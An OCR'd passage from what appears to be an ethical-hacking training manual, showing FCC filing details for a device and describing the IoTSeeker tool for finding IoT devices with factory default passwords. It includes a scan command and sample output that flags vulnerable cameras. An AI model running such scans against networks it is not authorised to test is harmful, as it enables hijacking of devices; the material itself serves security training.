


Exhibit Type	File Type	File Size	Description	Submission Date	Permanent Confidential	Short-Term Confidential	Date Available
Block Diagram	Adobe Acrobat PDF	16234	Block Diagram	01/26/2019	Yes	No	
Cover Letter(s)	Adobe Acrobat PDF	72964	Cover letter	01/26/2019	No	No	01/27/2019
Cover Letter(s)	Adobe Acrobat PDF	89962	Cover letter	01/26/2019	No	No	01/27/2019
External Photos	Adobe Acrobat PDF	1059770	External photos	01/26/2019	No	No	01/27/2019
ID Label/Location Info	Adobe Acrobat PDF	114618	Label	01/26/2019	No	No	01/27/2019
Internal Photos	Adobe Acrobat PDF	2895206	Internal photos	01/26/2019	No	No	01/27/2019
Operational Description	Adobe Acrobat PDF	206948	Operational Description	01/26/2019	Yes	No	
Parts List/Tune Up Info	Adobe Acrobat PDF	49567	Tune up	01/26/2019	Yes	No	
Parts List/Tune Up Info	Adobe Acrobat PDF	29959	Parts list	01/26/2019	Yes	No	
Schematics	Adobe Acrobat PDF	643217	Schematics	01/26/2019	Yes	No	
Test Report	Adobe Acrobat PDF	3507723	Test report	01/26/2019	No	No	01/27/2019
Test Setup Photos	Adobe Acrobat PDF	388298	Test setup	01/26/2019	No	No	01/27/2019
Users Manual	Adobe Acrobat PDF	1049119	User manual	01/26/2019	No	No	01/27/2019

Figure 18.29: Screenshot showing summary details of a device

- Further details of the device can be found by clicking on the "**Detail**" link, such as Cover letter, External photos, Internal photos, Test report, User manual, etc.



View Attachment	Exhibit Type	Date Submitted to FCC	Display Type	Date Available
Cover letter	Cover Letter(s)	01/26/2019	pdf	01/27/2019
Cover letter	Cover Letter(s)	01/26/2019	pdf	01/27/2019
External photos	External Photos	01/26/2019	pdf	01/27/2019
Label	ID Label/Location Info	01/26/2019	pdf	01/27/2019
Internal photos	Internal Photos	01/26/2019	pdf	01/27/2019
Test report	Test Report	01/26/2019	pdf	01/27/2019
Test setup	Test Setup Photos	01/26/2019	pdf	01/27/2019
User manual	Users Manual	01/26/2019	pdf	01/27/2019


Figure 18.30: Screenshot showing complete details of a device

After obtaining the required information, the attacker can find underlying vulnerabilities in the target device and launch further attacks.

Discovering IoT Devices with Default Credentials using IoTSeeker

- Attackers use tools such as IoTSeeker to discover IoT devices that are using default credentials and are vulnerable to various **hijacking attacks**
- IoTSeeker will scan a network for specific types of IoT devices to detect if they are using the default, **factory set credentials**
- This tool helps organizations to scan their networks to detect IoT devices using the **factory setting**

IoTSeeker



```
 /Users/rapid7/freetools>perl iotScanner.pl 1.23.123.431,
1.23.123.443,1.23.123.453,1.23.123.457,1.23.123.459,1.23.123.461,1.
23.123.462,1.23.123.463,1.23.123.465,1.23.123.466,1.23.123.467,1.23
.123.469,1.23.123.472,1.23.123.473,1.23.123.475,1.23.123.477,1.23.1
23.479,1.23.123.480,1.23.123.481
 device 1.23.123.431 is of type Stardot still has default passwd
 device 1.23.123.443 is of type Arecont has changed passwd
 device 1.23.123.453 is of type American Dynamics has changed passwd
 device 1.23.123.457 is of type W-Box has changed passwd
 device 1.23.123.459 is of type Arecont has changed passwd
 device 1.23.123.461 is of type American Dynamics has changed passwd
 device 1.23.123.462 is of type W-Box has changed passwd
 device 1.23.123.463 is of type Arecont has changed passwd
 device 1.23.123.465 is of type American Dynamics has changed passwd
 device 1.23.123.466 is of type W-Box has changed passwd
 device 1.23.123.467 is of type Arecont has changed passwd
 device 1.23.123.469 is of type American Dynamics has changed passwd
 device 1.23.123.472 is of type W-Box has changed passwd
 device 1.23.123.473 is of type W-Box has changed passwd
 device 1.23.123.475 is of type W-Box has changed passwd
 device 1.23.123.477 is of type W-Box still has default passwd
 device 1.23.123.479 is of type Arecont has changed passwd
 device 1.23.123.480 is of type American Dynamics has changed passwd
 device 1.23.123.481 is of type American Dynamics has default passwd
```

https://github.com


Discovering IoT Devices with Default Credentials using IoTSeeker

Source: *https://github.com*

Attackers use tools such as IoTSeeker to discover IoT devices that are using default credentials and are vulnerable to various hijacking attacks. IoTSeeker will scan a network for specific types of IoT devices to detect whether they are using the default, factory-set credentials. The recent Internet outage has been attributed to use of IoT devices (CCTV cameras, DVRs, and others) with default credentials. This tool helps organizations scan their networks to detect these types of IoT devices, and to identify whether credentials have been changed or whether the device is still using the factory setting. IoTSeeker focuses on HTTP/HTTPS services.

For example, attackers run the following command to find devices with default credentials:

```
perl iotScanner.pl 1.1.1.1-1.1.4.254,2.1.1.1-2.2.3.254
```



```
 /Users/rapid7/freetools>perl iotScanner.pl 1.23.123.431,
1.23.123.443,1.23.123.453,1.23.123.457,1.23.123.459,1.23.123.461,1.
23.123.462,1.23.123.463,1.23.123.465,1.23.123.466,1.23.123.467,1.23
.123.469,1.23.123.472,1.23.123.473,1.23.123.475,1.23.123.477,1.23.1
23.479,1.23.123.480,1.23.123.481
[device 1.23.123.431 is of type Stardot still has default passwd
 device 1.23.123.443 is of type Arecont has changed passwd
 device 1.23.123.453 is of type American Dynamics has changed passwd
 device 1.23.123.457 is of type W-Box has changed passwd
 device 1.23.123.459 is of type Arecont has changed passwd
 device 1.23.123.461 is of type American Dynamics has changed passwd
 device 1.23.123.462 is of type W-Box has changed passwd
 device 1.23.123.463 is of type Arecont has changed passwd
 device 1.23.123.465 is of type American Dynamics has changed passwd
 device 1.23.123.466 is of type W-Box has changed passwd
 device 1.23.123.467 is of type Arecont has changed passwd
 device 1.23.123.469 is of type American Dynamics has changed passwd
 device 1.23.123.472 is of type W-Box has changed passwd
 device 1.23.123.473 is of type W-Box has changed passwd
 device 1.23.123.475 is of type W-Box has changed passwd
 device 1.23.123.477 is of type W-Box still has default passwd
 device 1.23.123.479 is of type Arecont has changed passwd
 device 1.23.123.480 is of type American Dynamics has changed passwd
 device 1.23.123.481 is of type American Dynamics has default passwd
```

